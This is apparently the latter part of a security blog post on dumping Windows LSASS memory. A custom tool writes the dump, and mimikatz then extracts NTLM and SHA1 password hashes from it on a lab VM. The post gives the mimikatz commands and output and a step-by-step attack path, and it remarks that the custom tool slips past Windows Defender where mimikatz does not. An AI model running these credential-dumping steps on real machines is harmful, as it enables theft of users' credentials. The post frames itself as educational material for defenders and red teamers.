 .## ^ ##.  "A La Vie, A L'Amour" - (oe.eo) ** Kitten Edition **
 ## / \ ##  /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 ## \ / ##       > http://blog.gentilkiwi.com/mimikatz
 '## v ##'       Vincent LE TOUX             ( vincent.letoux@gmail.com )
  '#####'        > http://pingcastle.com / http://mysmartlogon.com   ***/

mimikatz # sekurlsa::minidump C:\\temp\lsass.dmp
Switch to MINIDUMP : 'C:\\temp\lsass.dmp'

mimikatz # sekurlsa::logonpasswords
Opening : 'C:\\temp\lsass.dmp' file for minidump...

Authentication Id : 0 ; 215965 (00000000:00034b9d)
Session           : Interactive from 1
User Name         : IEUser
Domain            : MSEDGEWIN10
Logon Server      : MSEDGEWIN10
Logon Time        : 3/30/2023 1:55:37 AM
SID               : S-1-5-21-321011808-3761883066-353627080-1000
        msv :
         [00000003] Primary
         * Username : IEUser
         * Domain   : MSEDGEWIN10
         * NTLM     : fc525c9683e8fe067095ba2ddc971889
         * SHA1     : e53d7244aa8727f5789b01d8959141960aad5d22
        tspkg :
        wdigest :
         * Username : IEUser
         * Domain   : MSEDGEWIN10
         * Password : (null)
```



win10-malw (IDA pro 7.7) [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
temp
File Home Share View
This PC › Windows 10 (C:) › temp
Search temp
Name
Date modified
Type
Quick access
mimikatz 2.1.1 x64 (oe.eo)
6:28 AM
5/11/2023
Right Ctrl

```
PS Microsoft.PowerShell.Core\FileSystem::\\VBOXSVR\shared\tools\mimikatz-d72fc2cca1df23f60f81bc141095f65a131f
d099\x64> .\mimikatz.exe

  .#####.   mimikatz 2.1.1 (x64) #17763 Dec  9 2018 23:56:50
 .## ^ ##.  "A La Vie, A L'Amour" - (oe.eo) ** Kitten Edition **
 ## / \ ##  /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 ## \ / ##       > http://blog.gentilkiwi.com/mimikatz
 '## v ##'       Vincent LE TOUX             ( vincent.letoux@gmail.com )
  '#####'        > http://pingcastle.com / http://mysmartlogon.com   ***/

mimikatz # sekurlsa::minidump C:\\temp\lsass.dmp
Switch to MINIDUMP : 'C:\\temp\lsass.dmp'

mimikatz # sekurlsa::logonpasswords
Opening : 'C:\\temp\lsass.dmp' file for minidump...

Authentication Id : 0 ; 215965 (00000000:00034b9d)
Session           : Interactive from 1
User Name         : IEUser
Domain            : MSEDGEWIN10
Logon Server      : MSEDGEWIN10
Logon Time        : 3/30/2023 1:55:37 AM
SID               : S-1-5-21-321011808-3761883066-353627080-1000
        msv :
         [00000003] Primary
         * Username : IEUser
         * Domain   : MSEDGEWIN10
         * NTLM     : fc525c9683e8fe067095ba2ddc971889
         * SHA1     : e53d7244aa8727f5789b01d8959141960aad5d22
        tspkg :
        wdigest :
         * Username : IEUser
         * Domain   : MSEDGEWIN10
         * Password : (null)
```

Interesting moment: not work in `mimikatz v2.2.0` on my Windows:


win10-malw (IDA pro 7.7) [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
mimikatz 2.2.0 x64 (oe.eo)
6:11 AM
5/11/2023
Right Ctrl

```
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

PS C:\Windows\system32> cd \\VBOXSVR\shared\tools\
PS Microsoft.PowerShell.Core\FileSystem::\\VBOXSVR\shared\tools> dir


    Directory: \\VBOXSVR\shared\tools


Mode                LastWriteTime         Length Name
----                -------------         ------ ----
------        3/19/2022   7:24 AM        7686782 PE-bear_0.5.5.3_x86_win_vs13.zip
------        3/20/2022  12:40 AM        1117983 pestudio.zip
------        9/18/2020   6:19 AM        1309448 mimikatz.exe
------        3/21/2022   7:08 AM          31521 PEview.zip
------        3/20/2022   2:30 AM        3419233 ProcessMonitor.zip
------        3/20/2022  12:41 AM        2267848 processhacker-2.39-setup.exe
------        3/20/2022   2:29 AM        2650810 ProcessExplorer.zip
------        3/20/2022  12:43 AM       61320568 Wireshark-win32-3.6.2.exe
------        3/20/2022  12:51 AM        1255704 7z2107.exe
------       10/28/2022   4:23 PM        4089627 PSTools.zip


PS Microsoft.PowerShell.Core\FileSystem::\\VBOXSVR\shared\tools> .\mimikatz.exe

  .#####.   mimikatz 2.2.0 (x64) #19041 Sep 18 2020 19:18:29
 .## ^ ##.  "A La Vie, A L'Amour" - (oe.eo)
 ## / \ ##  /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 ## \ / ##       > https://blog.gentilkiwi.com/mimikatz
 '## v ##'       Vincent LE TOUX             ( vincent.letoux@gmail.com )
  '#####'        > https://pingcastle.com / https://mysmartlogon.com ***/

mimikatz # sekurlsa::minidump C:\\temp\lsass.dmp
Switch to MINIDUMP : 'C:\\temp\lsass.dmp'

mimikatz # sekurlsa::logonpasswords
Opening : 'C:\\temp\lsass.dmp' file for minidump...
ERROR kuhl_m_sekurlsa_acquireLSA ; Key import

mimikatz #
```

Note that Windows Defender on `Windows 10` is flagging up `mimikatz` immediately… but allows running `hack.exe`.

So, what's the trick? We can create an attack in this following path:

- execute `hack.exe` on victim's machine
- so, `lsass.dmp` gets dumped to the working directory
- take the `lsass.dmp` offline to our attacking windows machine
- open `mimikatz` and load in the dump file
- dump passwords of victim's machine (on attacker's machine)!

This is just one of the methods, I will try to tell about the another in the future.

This trick is used many APTs and hacking tools in the wild. For example, Cobalt Strike can spawn a job to inject into `LSASS` memory and dump password hashes. Fox Kitten and HAFNIUM used `procdump` to dump the `LSASS` process memory.

I hope this post spreads awareness to the blue teamers of this interesting technique, and adds a weapon to the red teamers arsenal.

MITRE ATT&CK - OS Credential Dumping: LSASS Memory
APT3
Cobalt Strike
Fox Kitten
HAFNIUM
mimikatz
MiniDumpWriteDump
source code in github

> This is a practical case for educational purposes only.

Thanks for your time happy hacking and good bye!
PS. All drawings and screenshots are mine